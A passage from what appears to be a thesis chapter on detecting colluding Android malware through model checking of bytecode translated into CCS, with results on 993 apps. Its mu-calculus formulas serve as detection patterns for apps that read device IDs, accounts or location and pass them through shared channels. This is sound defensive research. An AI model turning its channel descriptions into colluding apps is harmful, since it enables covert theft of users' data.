\psi_{TASK} &= \mu X.\langle getRunningTasks\rangle\,\psi_{TASK_1} \vee \langle -getRunningTasks\rangle\, X \\
\psi_{TASK_1} &= \mu X.\langle putString\rangle\,\texttt{tt} \vee \langle -putString\rangle\, X \\
\psi_{ACCOUNTS} &= \mu X.\langle getAccounts\rangle\,\psi_{ACCOUNTS_1} \vee \langle -getAccounts\rangle\, X \\
\psi_{ACCOUNTS_1} &= \mu X.\langle putString\rangle\,\texttt{tt} \vee \langle -putString\rangle\, X \\
\psi_{GPS} &= \mu X.\langle getLastKnownLocation\rangle\,\psi_{GPS_1} \vee \langle -getLastKnownLocation\rangle\, X \\
\psi_{GPS_1} &= \mu X.\langle putString\rangle\,\texttt{tt} \vee \langle -putString\rangle\, X \\
\psi_{IMEI} &= \mu X.\langle getSimSerialNumber, getDeviceId\rangle\,\psi_{IMEI_1} \vee \\
&\quad \langle -getSimSerialNumber, getDeviceId\rangle\, X \\
\psi_{IMEI_1} &= \mu X.\langle putString\rangle\,\texttt{tt} \vee \langle -putString\rangle\, X \\
\chi_{TASK} &= \nu X.[getRunningTasks]\,\texttt{ff} \wedge [-getRunningTasks]X \\
\chi_{ACCOUNTS} &= \nu X.[getAccounts]\,\texttt{ff} \wedge [-getAccounts]X \\
\chi_{GPS} &= \nu X.[getLastKnownLocation]\,\texttt{ff} \wedge [-getLastKnownLocation]X \\
\chi_{SIM} &= \nu X.[getSimSerialNumber]\,\texttt{ff} \wedge [-getSimSerialNumber]X \\
\chi_{ID} &= \nu X.[getDeviceId]\,\texttt{ff} \wedge [-getDeviceId]X \\
\chi_{IMEI} &= \chi_{SIM} \vee \chi_{ID} \\
\psi_{WIFI-AND} &= \chi_{TASK} \wedge \chi_{ACCOUNTS} \wedge \chi_{GPS} \wedge \chi_{IMEI} \\
\psi_{WIFI_1} &= \mu X.\langle toString\rangle\,\psi_{WIFI_2} \vee \langle -toString\rangle\, X \\
\psi_{WIFI_2} &= \mu X.\langle putString\rangle\,\texttt{tt} \vee \langle -putString\rangle\, X \\
\psi_{WIFI} &= \chi_2 \wedge \chi_1 \wedge \psi_{WIFI-AND} \wedge \psi_{WIFI_1} \\
\chi_P &= \langle \psi_{WIFI} \vee \psi_{IMEI} \vee \psi_{GPS} \vee \psi_{ACCOUNTS} \vee \psi_{TASK} \vee \psi_{CONT} \vee \psi_{CALL}\rangle
\end{aligned}
$$

```
21:     load    {23}

22:     push7LHWDB30YDZG7KQ     {24}

23:     pushnotfound    {25}

24:     push    {26}

25:     invokeequals    {27}

26:     invokegetSharedPreferences      {28}

27:     ifeqff  {29}
        ifeqtt  {30}

28:     push18N2C3EFRT0L51O     {31}

29:     push5000        {32}

30:     load    {33}

31:     pushnotfound    {34}

32:     invokesleep     {30}

33:     pushnotfound    {35}

34:     invokegetString {36}

35:     invokeequals    {37}

36:     store   {21}
```

Figure 5.7: *The GET automaton: the invokegetSharedPreferences and invokegetString actions are related to a read operation (in this case of a string variable) from a* $SharedPreferences$.

Figure 5.7 shows the call graph related to CCS process resulting *true* to the *GET* formula.

A snippet of the call graph obtained from the *PUT* CCS process is shown in Figure 5.8.

According to φ_{GET} formula shown in Table 5.4, the model checker output true when the φ_{GET} formula is checked because it exists a sequence of following instructions: *invokegetSharedPreferences*, *invokegetString*. In particular in Figure 5.7 the *invokegetSharedPreferences* instruction is the label between the 26 and the 28 nodes, while the *invokegetString* instruction is the label between the 34 and the 36 nodes.

According to φ_{PUT} formula shown in Table 5.4, the formal verification environment outputs *true* on the graph shown in Figure 5.8 because it contains following path: *'invokegetSharedPreferences*, *'invokeedit*, *'invokeputString* and *'invokecommit*. From Figure 5.8 it emerges that the *'invokegetSharedPreferences* instruction is the label between the 13 and the 15 nodes, the *'invokeedit* instruction is the label between the 15 and 17 nodes, *'invokeputString* is the label between the 20 and 21 nodes and, finally, *'invokecommit* is the label between nodes 21 and 22.

Once the φ_{PUT} formula shown in Table 5.4 is satisfied on a CCS process, the *FlowDroid* tool is invoked to generate a CCS process aimed at understanding the kind variable that is wrote into the *SharedPreferences*.

In this example, the automaton generated from the *FlowDroid* output is shown in Figure 5.9: whether the property shown in Table 5.5 is satisfied, one of this data is

```
8:      load    {10}
9:      'push7LHWDB30YDZG7KQ    {11}
10:     t       {12}
11:     push    {13}
12:     load    {14}
13:     'invokegetSharedPreferences     {15}
14:     'invokeinit     {16}
15:     'invokeedit     {17}
16:     return  {18}
17:     'push18N2C3EFRT0L51O    {19}
18:
19:     load    {20}
20:     'invokeputString        {21}
21:     'invokecommit   {22}
22:     pop     {23}
23:     'pushCollusion  {24}
24:     'pushFilesavedtoSharedPreferences       {25}
25:     'invokev        {26}
```

Figure 5.8: *The PUT automaton: the 'invokegetSharedPreferences, 'invokeedit and 'invokeputString actions are related to a write operation (in this case of a string variable) from a* $SharedPreferences$.

```
cwb-nc> compile ALL
Building automaton...
States: 8
Transitions: 13
Done building automaton.
0:      getString       {1, 2}

1:      toString        {3}

2:      toString        {3}

3:      init    {4}

4:      init    {4}
        putString       {5}
        getSharedPreferences    {6}
        edit    {7}
        commit  {6}
        v       {6}

5:      commit  {6}

6:
7:      putString       {5}


Start States:  [0]
```

Figure 5.9: *The FlowDroid automaton. From the getString, putString and getSharedPreferences actions is emerging that the (read and write) shared variable is a string.*

written into the *SharedPreferences*.

In the example depicted in Figure 5.9, the χ_P property (shown in Table 5.5) is satisfied because between the several properties concatenated by the *OR* operator the ψ_{CALL} property is satisfied. In fact, in the graph in Figure 5.9 exists one path with the *getString*, the *putString* actions and without the *query* actions. In particular the *getString* action is the label between the nodes 0 and $1, 2$ and the *putString* action is the label between the 4 and 5 nodes.

Figure 5.10 shows one of the C processes generated for the collusion detection between the *PUT* and the *GET* processes with the set of L communication actions, as described in Section 5.4.1.

The idea behind the C automaton is to verify whether the *PUT* and the *GET* automata exhibits the same $push$ labels (in other words whether the *PUT* and the *GET* are invoking the *same SharedPreferences* and they are respectively writing and reading the *same* item from the *SharedPreferences*). In this case the C automaton contains both the *push7LHWDB30YDZG7KQ* and the *push18N2C3EFRT0L51O* (retrieved from the *GET* model) and the *'push7LHWDB30YDZG7KQ* and the *'push18N2C3EFRT0L51O* obtained from the *PUT* one: in this specific case *18N2C3EFRT0L51O* is the name of the *SharedPreferences* and *7LHWDB30YDZG7KQ* is the key of the value that is wrote by the *PUT* class and read by the *GET* class. Once obtained the C process, I generate the Tester process as shown in Figure 5.11.

The aim of the Tester process is to verify whether one of the C process is related to a collusion. The results of the tool from this analysis (stored in a *.csv* file from the tool)

```
cwb-nc> compile COUPLER_push7LHWDB30YDZG7KQ_push18N2C3EFRT0L51O
Building automaton...
States: 18
Transitions: 18
Done building automaton.
0:      push7LHWDB30YDZG7KQ     {1}
        push18N2C3EFRT0L51O     {2}

1:      invokegetSharedPreferences      {3}

2:      invokegetSharedPreferences      {4}

3:      push18N2C3EFRT0L51O     {5}

4:      push7LHWDB30YDZG7KQ     {6}

5:      invokeputString {7}

6:      invokeputString {8}

7:      'push7LHWDB30YDZG7KQ    {9}

8:      'push18N2C3EFRT0L51O    {10}

9:      'invokegetSharedPreferences     {11}

10:     'invokegetSharedPreferences     {12}

11:     'push18N2C3EFRT0L51O    {13}

12:     'push7LHWDB30YDZG7KQ    {14}

13:     'invokegetString        {15}

14:     'invokegetString        {16}

15:     COLLUDING_OK_PUSH7LHWDB30YDZG7KQ_PUSH18N2C3EFRT0L51O    {17}

16:     COLLUDING_OK_PUSH18N2C3EFRT0L51O_PUSH7LHWDB30YDZG7KQ    {17}

17:

Start States:  [0]
Execution time (user,system,gc,real):(0.025,0.000,0.000,0.025)
```

Figure 5.10: *The Coupler automaton, in this case the push7LHWDB30YDZG7KQ and the push18N2C3EFRT0L51O actions (obtained from the GET automaton) and the 'push7LHWDB30YDZG7KQ, and 'push18N2C3EFRT0L51O actions (obtained from the PUT automaton) are symptomatic of a colluding between the GET and the PUT automata.*

```
proc TESTER = (COMACIDTFMVPNMY3DT87FD4A2D15ON3KR0243ZUHPLAINACTIVITYDDOLLARO1publicvoidrun0 |
COUPLER_push7LHWDB30YDZG7KQ_push18N2C3EFRT0L51O | COMACIDRB5KH2TM08LBYPA03KHFOWA3E7JB9W0IUPLAINACTIVITYDDOLLARO1publicvoidrun0) \
{push7LHWDB30YDZG7KQ,push18N2C3EFRT0L51O} +
(COMACIDTFMVPNMY3DT87FD4A2D15ON3KR0243ZUHPLAINACTIVITYDDOLLARO1publicvoidrun0 | COUPLER_push7LHWDB30YDZG7KQ_pushCollusion |
COMACIDRB5KH2TM08LBYPA03KHFOWA3E7JB9W0IUPLAINACTIVITYDDOLLARO1publicvoidrun0) \ {push7LHWDB30YDZG7KQ,pushCollusion} +
(COMACIDTFMVPNMY3DT87FD4A2D15ON3KR0243ZUHPLAINACTIVITYDDOLLARO1publicvoidrun0 |
COUPLER_push7LHWDB30YDZG7KQ_pushFilesavedtoSharedPreferences |
COMACIDRB5KH2TM08LBYPA03KHFOWA3E7JB9W0IUPLAINACTIVITYDDOLLARO1publicvoidrun0) \ {push7LHWDB30YDZG7KQ,pushFilesavedtoSharedPreferences} +
(COMACIDTFMVPNMY3DT87FD4A2D15ON3KR0243ZUHPLAINACTIVITYDDOLLARO1publicvoidrun0 | COUPLER_push18N2C3EFRT0L51O_pushCollusion |
COMACIDRB5KH2TM08LBYPA03KHFOWA3E7JB9W0IUPLAINACTIVITYDDOLLARO1publicvoidrun0) \ {push18N2C3EFRT0L51O,pushCollusion} +
(COMACIDTFMVPNMY3DT87FD4A2D15ON3KR0243ZUHPLAINACTIVITYDDOLLARO1publicvoidrun0 |
COUPLER_push18N2C3EFRT0L51O_pushFilesavedtoSharedPreferences |
COMACIDRB5KH2TM08LBYPA03KHFOWA3E7JB9W0IUPLAINACTIVITYDDOLLARO1publicvoidrun0) \ {push18N2C3EFRT0L51O,pushFilesavedtoSharedPreferences} +
(COMACIDTFMVPNMY3DT87FD4A2D15ON3KR0243ZUHPLAINACTIVITYDDOLLARO1publicvoidrun0 | COUPLER_pushCollusion_pushFilesavedtoSharedPreferences |
COMACIDRB5KH2TM08LBYPA03KHFOWA3E7JB9W0IUPLAINACTIVITYDDOLLARO1publicvoidrun0) \ {pushCollusion,pushFilesavedtoSharedPreferences}
```

Figure 5.11: *The Tester process, aimed at verifying if at least on the Coupler processes exhibits a collusion.*

are shown in Table 5.6.

Table 5.6: *Running example result, with the detail about the name, the class, the method and the variable exhibiting the GET and the PUT collusion.*

Description	Item
GET Application	FMVPNMY3DT87FD4A2D15ON3KR0243ZUH.apk
GET Class	com.acid.tFMVPNMY3DT87FD4A2D15ON3KR0243ZUH.PLAINACTIVITY$1
GET Method	public void run
GET Variable	PUSH7LHWDB30YDZG7KQ
PUT Application	B5KH2TM08LBYPA03KHFOWA3E7JB9W0IU.apk
PUT Class	com.acid.rB5KH2TM08LBYPA03KHFOWA3E7JB9W0IU.PlainActivity$1
PUT Method	public void run
PUT Variable	PUSH18N2C3EFRT0L51O

As appears from the results in Table 5.6, the proposed approach is able to detect the name of the *GET* and the *PUT* applications, the package, the class and the method where the *GET* and *PUT* collusion action occurs, the name of the *SharedPreferences* involved in the attack and the key of the value shared by the collusion applications.

For the experiment I used a real-world dataset composed of malware with a standalone malicious payload (i.e., no requiring another application to perpetrate the malicious behaviour), colluding malware and trusted applications. Below I first present the dataset involved in the experiment and then the results. Moreover, I discuss the reduction rate exhibited by the proposed approach in term of application comparison.

Several sources are used to build the dataset to evaluated my approach. In particular I consider:

- the *ACE* dataset [31] composed of 80 couples of colluding applications that communicate through *SharedPreferences* with *String* variables and 160 couples of colluding applications not using this type of communication;

- a set of 20 applications developed by authors (i.e., the *SP_INT_FLOAT* dataset). In this dataset 10 applications are performing a collusion attacks through an *Int* value, while the other 10 applications consider the collusion attack through a *Float* value. I built this dataset to evaluate the proposed approach on the collusion through *Int* and *Float* variables (in fact, the *ACE* dataset considers only collusion through *String* variables);

- the *DroidBench* composed of 119 applications;

- the *Swansea* University dataset;

- the *Drebin* malware repository, a dataset of well-known malware [15, 43] not performing collusion attacks, to demonstrate the ability of the proposed approach to detect only colluded malware. I select 10 malware belonging to the top 10 malicious family in the dataset for a total of 100 not colluding malware, as shown in Table 5.7;

- a set of legitimate 260 applications obtained from the official store of Google (i.e., Play Store). These applications were automatically collected from Google Play[6], by using a script developed by authors aimed at querying and downloading applications from Android official market. In order to confirm the trustworthiness of these 260 applications I analyzed this dataset by exploiting the VirusTotal service. This service run 60 different antimalware software (e.g., Symantec, Avast, Kasperky, McAfee, Panda, and others) on each application: the output confirmed that the trusted applications included in the legitimate dataset did not contain malicious payload.

By summarize, I consider a total of 993 applications. In the dataset there are colluding applications, malware application not performing the collusion attack and legitimate applications obtained from different sources.

Table 5.7: *Malware families in the Drebin dataset. I selected the 10 most populous families in this repository, for a total of 100 not colluding malware. I indicate in the Inst. column the payload delivering (standalone, repackaging, update), in the attack column the kind of attack (trojan, botnet) and in the Activation column the operating system events triggering the malicious payload.*

Family	*Inst.*	*Attack*	*Activation*
FakeInstaller	s	t,b	
DroidKungFu	r	t	boot,batt,sys
Plankton	s,u	t,b	
Opfake	r	t	
GinMaster	r	t	boot
BaseBridge	r,u	t	boot,sms,net,batt
Kmin	s	t	boot
Geinimi	r	t	boot,sms
Adrd	r	t	net,call
DroidDream	r	b	main

5.4.3 Results

In order to assess the performance of the proposed approach for colluding detection, I consider four different metrics: Precision, Recall, F-Measure and Accuracy.

I obtain an accuracy equal to 0.99. I obtain only 2 misclassifications in particular, 1 false positive (one application belonging to the *DroidBench* dataset) and 1 false negative (the colluding application belonging to the *Swansea* dataset).

To demonstrate how the proposed heuristics are effective to reduce the comparison between applications, in Table 5.8 I show the reduction rate obtained by the proposed approach.

As shown from reduction rates in Table 5.8, the evaluation of 993 applications require 160882 theoretical couples: the proposed approach for detecting collusion attacks considers only 90 couples (with a reduction rate equal to 99.94%).

[6] `https://play.google.com/store`

Table 5.8: *Reduction rate results. Without the proposed heuristics the checking for collusion of 993 requires 160882 comparisons, while with the proposed heuristics we need 90 comparisons for colluding detection.*

Dataset	Apps	Theoretical Couples	Not Colluding Couples	Colluding Couples
ACE	480	114960	114880	80
SP_INT_FLOAT	20	190	180	10
DroidBench	119	7021	7021	0
Swansea	14	91	91	0
Drebin	100	4950	4950	0
Play	260	33670	33670	0
TOTAL	993	160882	160781	90

5.5 Detection of malicious applications inter-communication via different Android's shared resources

After having proved the efficiency of the methodology developed, I decided to broaden the research field, focusing the attention on new shared resources of Android, beyond the *SharedPreferences*, adding *ExternalStorage*, *BroadcastReceiver* and *RPC* (i.e., Remote Procedure Calls).

In this case I consider the detection of four colluding attacks (i.e., *SharedPreferences*, *ExternalStorage*, *BroadcastReceiver* and *RPC*) while previously I focused only on the *SharedPreferences* colluding attack.

I propose an algorithm for the automatic generation of properties aimed at detecting whether two or more applications are performing a colluding attacks through *SharedPreferences*, *ExternalStorage*, *BroadcastReceiver* and *RPC*.

The method is also aimed at detecting colluding attacks performed by more than two applications, while the methods previously described are related to the detection of collusion only between two applications. This can be of interest, considered than colluding attacks are usually perpetrated by more than two applications [16, 131], in order to have more chances to activate the malicious behaviour.

I developed and evaluated 20 (10 aimed at sending data and the remaining 10 for data receiving) Android applications performing a colluding attack by exploiting the *RPC* communication channel.

I experiment an extended set of colluding and not colluding Android applications: as a matter of fact to evaluate the proposed method I take into account also colluding applications aimed at sharing information by exploiting *ExternalStorage*, *BroadcastReceiver* and *RPC*.

5.5.1 Method

In this section I present the proposed method for the detection of Android colluding attacks: *ExternalStorage*, *SharedPreferences*, *BroadcastReceiver* and *RPC*.

Figure 5.6 shows an overview about the proposed approach.

The analysis starts from an Android *Device under analysis*, where the installed applications are gathered by obtaining the APKs at the */data/app* url in the device internal



Figure 5.12: *The proposed approach for colluding application detection.*

memory that is possible to read without root permission [8]: as a matter of fact the permissions on that directory are *rwxrwx–x*. The APK extension indicates an Android Package file. This file format, basically a variant of the JAR one, is considered for the distribution and installation of bundled components on the Android mobile platform [117]. In the APK there are contained all the resources for the application running for instance, external libraries, images, audio and the set of .class files of the application, stored in the *classes.dex* file, in a format translated for Dalvik, the Android virtual machine.

Once obtained the APKs of the *Installed Applications*, through a reverse engineering process I obtain the Java bytecode for each APK. I obtain the Java bytecode representation for each method of Android applications by invoking the $dex2jar$ tool, to obtain from the classes.dex file the .jar one, and the Byte Code Engineering Library (BCEL), to obtain from the classes stored in the .jar file their Java bytecode representations. I consider the Java bytecode because is already possible to obtain even the APKs were obfuscated [18, 19, 72, 128], for instance using the R8 compiler built-in in the last Android studio release[7], providing a kind of obfuscation to short the names of the classes and methods, but also optimization techniques that can make the code more difficult to read, applying aggressive strategies to reduce the size of the developed application.

Once obtained the Java bytecode related to the installed APKs, I generate a model for each application (i.e., *Automata Generation* step in Figure 5.12). In the follow I explain how I generate the automata. I consider a CCS model for each method of an APK. This is obtained by translating each Java bytecode instruction in a CCS process. The precise definition of the translation can be found in [44, 65].

With regard to the sequential Java bytecode instructions, the translation is the following:

$$proc\ x_{current} = opcode.x_{next}$$

where, $x_{current}$ represents the current instruction under analysis, while x_{next} is the process representing the successive instruction and finally, $opcode$ is the name of the Java bytecode instruction. Note that to express constant definitions I use the syntax of the Concurrency Workbench of New Century [161], the formal verification environment used for the experimentation. Thus, instead of $x \stackrel{\text{def}}{=} p$ we write $proc\ x\ =\ p$.

An example of CCS translation from translation of sequential op-code instructions is shown in Listings 5.1 and 5.2.

```
1 proc M1 = store.M2
2 proc M2 = load.M3
3 proc M3 = return.nil
```

Listing 5.1: *CCS process for Listing 5.1*

```
1 proc M1 = dup.M2
2 proc M2 = invokesubstring.M3
3 proc M3 = pushConstant.M4
4 proc M4 = newStringBuilder.M5
5 proc M5 = invokeinit.M6
6 proc M6 = pop.M7
7 proc M7 = return.nil
```

Listing 5.2: *CCS process for Listing 5.2*

In Listing 5.1 there are only three actions i.e., store, load and return while, in Listing 5.2 there are more actions for instance related to method invocations (i.e., invokesubstring and invokeinit), to the definition of new Java objects (i.e., newStringBuilder),

[7] https://developer.android.com/studio/build/shrink-code

stack instruction as pop (to discard the top value on the stack) or dup (to duplicate the value on top of the stack) but also the push instruction, aimed at pushing a variable into the stack (in this case the variable is "Constant").

Branch instructions are used to change the sequence of the instruction execution. I consider, as explained in the Section 2.3.1 the $+$ operator to manage the choice.

A CCS process is built for each method of the application under analysis. Let be aua an application under analysis. Supposing that the aua has n methods, i.e., $F_1, \ldots, F_n$, the aua CCS representation has n $M_1, \ldots, M_n$ CCS processes.

Once generated the automata in terms of CCS process, the automata are considered as input to the Model Checker with a set of formulae to verify whether the applications exhibit a GET or a PUT operation related to an *ExternalStorage*, *SharedPreferences*, *BroadcastReceiver* or *RPC*. For this verification I exploit a series of *Pre Filtering Properties*. The automata resulting TRUE from the Model Checker will compose the *Candidate Colluding Apps*.

With regard to the *SharedPreferences*, and similarly for the *ExternalStorage*, *BroadcastReceiver* and the *RPC*, an application can execute two different operations on a shared resource: PUT and GET. For the *SharedPreferences* I encode the following actions by exploiting the μ-calculus logic:

- when an application executes a PUT action on a shared resource, the formula (Table 5.9—$Formula\_SP\_PUT$) results true if are performed the following actions: *invokegetSharedPreferences*, *invokeedit*, *invokeputString*, *invokeputInt*, *invokeputFloat*, *invokecommit*;

- when instead an application executes a GET action on a shared resource, the formula (Table 5.9—$Formula\_SP\_GET$) results true if are performed the following actions: *invokegetSharedPreferences*, *invokegetString*, *invokegetInt*, *invokegetFloat*.

Table 5.9: *The φ_{PUT} property is aimed at detecting methods invoking PUT operations on $SharedPreferences$, while the φ_{GET} property is aimed at detecting methods invoking GET operations on $SharedPreferences$.*

$Formula\_SP\_PUT$		
φ_{PUT}	$=$	$\mu X.\langle invokegetSharedPreferences\rangle\ \varphi_{PUT_1} \vee$
		$\langle -invokegetSharedPreferences\rangle\ X$
φ_{PUT_1}	$=$	$\mu X.\langle invokeedit\rangle\ \varphi_{PUT_2} \vee \langle -invokeedit\rangle\ X$
φ_{PUT_2}	$=$	$\mu X.\langle invokeputString, invokeputInt, invokeputFloat\rangle\ \varphi_{PUT_3} \vee$
		$\langle -invokeputString, invokeputInt, invokeputFloat\rangle\ X$
φ_{PUT_3}	$=$	$\mu X.\langle invokecommit\rangle\ \mathtt{tt} \vee \langle -invokecommit\rangle\ X$
$Formula\_SP\_GET$		
φ_{GET}	$=$	$\mu X.\langle invokegetSharedPreferences\rangle\ \varphi_{GET_1} \vee$
		$\langle -invokegetSharedPreferences\rangle\ X$
φ_{GET_1}	$=$	$\mu X.\langle invokegetString, invokegetInt, invokegetFloat\rangle\ \mathtt{tt} \vee$
		$\langle -invokegetString, invokegetInt, invokegetFloat\rangle\ X$

Table 5.10 shows the χ_{PUT} and the χ_{GET} aimed at detecting respectively PUT and GET operations on the *ExternalStorage*. In this case I encode the following actions by exploiting the μ-calculus logic:

- when an application executes a PUT action on a shared resource, the formula (Table 5.10—$Formula\_ES\_PUT$) results true if are performed the following actions: *invokegetExternalStorageDirectory*, *invokewrite*;

- when instead an application executes a GET action on a shared resource, the formula (Table 5.10—$Formula\_ES\_GET$) results true if are performed the following actions: *invokegetExternalStorageDirectory*, *invokereadFully*.

Table 5.10: *The χ_{PUT} property is aimed at detecting methods invoking PUT operations on $ExternalStorage$, while the χ_{GET} property is aimed at detecting methods invoking GET operations on $ExternalStorage$.*

$Formula\_ES\_PUT$		
χ_{PUT}	$=$	$\mu X.\langle invokegetExternalStorageDirectory\rangle\ \chi_{PUT_1} \vee$
		$\langle -invokegetExternalStorageDirectory\rangle\ X$
χ_{PUT_1}	$=$	$\mu X.\langle invokewrite\rangle\ \mathtt{tt} \vee$
		$\langle -invokewrite\rangle\ X$
$Formula\_ES\_GET$		
χ_{GET}	$=$	$\mu X.\langle invokegetExternalStorageDirectory\rangle\ \chi_{GET_1} \vee$
		$\langle -invokegetExternalStorageDirectory\rangle\ X$
χ_{GET_1}	$=$	$\mu X.\langle invokereadFully\rangle\ \mathtt{tt} \vee$
		$\langle -invokereadFully\rangle\ X$

Table 5.11 shows the ψ_{PUT} and the ψ_{GET} aimed at detecting respectively PUT and GET operations on the *BroadcastReceiver*. In this case I encode the following actions by exploiting the μ-calculus logic:

- when an application executes a PUT action on a shared resource, the formula (Table 5.11—$Formula\_BR\_PUT$) results true if are performed the following actions: *invokeputExtra*, *invokesendBroadcast*;

- when instead an application executes a GET action on a shared resource, the formula (Table 5.11—$Formula\_BR\_GET$) results true if are performed the following actions: *invokegetStringExtra*, *invokestart*.

Table 5.11: *The ψ_{PUT} property is aimed at detecting methods invoking PUT operations on $BroadcastReceiver$, while the ψ_{GET} property is aimed at detecting methods invoking GET operations on $BroadcastReceiver$.*

$Formula\_BR\_PUT$		
ψ_{PUT}	$=$	$\mu X.\langle invokeputExtra\rangle\ \psi_{PUT_1} \vee$
		$\langle -invokeputExtra\rangle\ X$
ψ_{PUT_1}	$=$	$\mu X.\langle invokesendBroadcast\rangle\ \texttt{tt} \vee$
		$\langle -invokesendBroadcast\rangle\ X$
$Formula\_BR\_GET$		
ψ_{GET}	$=$	$\mu X.\langle invokegetStringExtra\rangle\ \psi_{GET_1} \vee$
		$\langle -invokegetStringExtra\rangle\ X$
ψ_{GET_1}	$=$	$\mu X.\langle invokestart\rangle\ \texttt{tt} \vee$
		$\langle -invokestart\rangle\ X$

In Table 5.12 I show the ρ_{PUT} and the ρ_{GET} aimed at detecting respectively PUT and GET operations when the ***RPC*** channel is exploited. In this case I encode the following actions by exploiting the μ-calculus logic:

- when an application executes a PUT action on a RPC channel, the formula (Table 5.12 —$Formula\_RPC\_PUT$) results true if are performed the following actions: *invokeputExtra*, *invokestartService*;
- when instead an application executes a GET action on a RPC channel, the formula (Table 5.12—$Formula\_RPC\_GET$) results true if are performed the following actions: *invokegetStringExtra*, *invokevirtual*.

Table 5.12: *The ρ_{PUT} property is aimed at detecting methods invoking PUT operations on RPC, while the ρ_{GET} property is aimed at detecting methods invoking GET operations by exploiting RPC.*

$Formula\_RPC\_PUT$		
ρ_{PUT}	$=$	$\mu X.\langle invokeputExtra\rangle\ \rho_{PUT_1} \vee$
		$\langle -invokeputExtra\rangle\ X$
ρ_{PUT_1}	$=$	$\mu X.\langle invokestartService\rangle\ \texttt{tt} \vee$
		$\langle -invokestartService\rangle\ X$
$Formula\_RPC\_GET$		
ρ_{GET}	$=$	$\mu X.\langle invokegetStringExtra\rangle\ \rho_{GET_1} \vee$
		$\langle -invokegetStringExtra\rangle\ X$
ρ_{GET_1}	$=$	$\mu X.\langle invokevirtual\rangle\ \texttt{tt} \vee$
		$\langle -invokevirtual\rangle\ X$

I highlight that the CWB-NC is exploited in two different times by the proposed method: the first one to detect the methods candidate for the collusion (by detecting GET and PUT), and the second time to detect the applications that collude with each other, by identifying also the shared resources.

The idea behind these properties is to obtain in a short time window four different sets of applications, each set related to a different collusion attacks (i.e., *SharedPreferences*, *ExternalStorage*, *BroadcastReceiver RPC*), and in each set I have the classes (i.e., the CCS automata) verifying the PUT and the *GET* properties for each collusion attack. The reduction in processing costs is given thanks to model checking (which considers as input a class modeled in terms of CCS and a temporal logic formula) which performs a screening and selects only the classes that could potentially generate a collusion. In this way the number of classes to be tested is significantly reduced.

Once obtained from the *Installed Applications* the set of the applications that can potentially exhibit colluding behaviour, the next steps depicted in Figure 5.12 are aimed at detecting whether two or more applications can effectively share information, thus performing a collusion attack.

Thus, for each automata belonging to the *Candidate Colluding Apps*, I generate a simplified version containing only the action that can be involved in the collusion attack: for this reason the actions that cannot be involved in the collusion attacks are set with τ actions. In particular the models resulting from the τ-automata step contains the push action, symptomatic of read and write operation on a variable and a set of actions discriminating the *SharedPreferences*, the *ExternalStorage*, the *BroadcastRecevier* and the *RPC* colluding attacks. From the τ-automata models I automatically generate a set of properties, to verify whether two or more applications can effectively perform a colluding attack.

Let us better understand how I built the τ-automata with an example. In Listing 5.3 I show an example of automaton related to a PUT operation of an *ExternalStorage* collusion attack, and in Listing 5.4 I show the related τ-automaton.

```
proc M1 = invokeinit.M2
proc M2 = invokegetExternalStorage.M3
proc M3 = pushConstant1.M4
proc M4 = store.M5
proc M5 = pushConstant2.M6
proc M6 = load.M7
proc M7 = pushConstant3.M8
proc M8 = invokewrite.M9
proc M9 = return.nil
```

Listing 5.3: *CCS process for Listing 5.3*

```
proc M1 = t.M2
proc M2 = invokegetExternalStorage.M3
proc M3 = pushConstant1.M4
proc M4 = t.M5
proc M5 = pushConstant2.M6
proc M6 = t.M7
proc M7 = pushConstant3.M8
proc M8 = t.M9
proc M9 = t.nil
```

Listing 5.4: *CCS process for Listing 5.4*

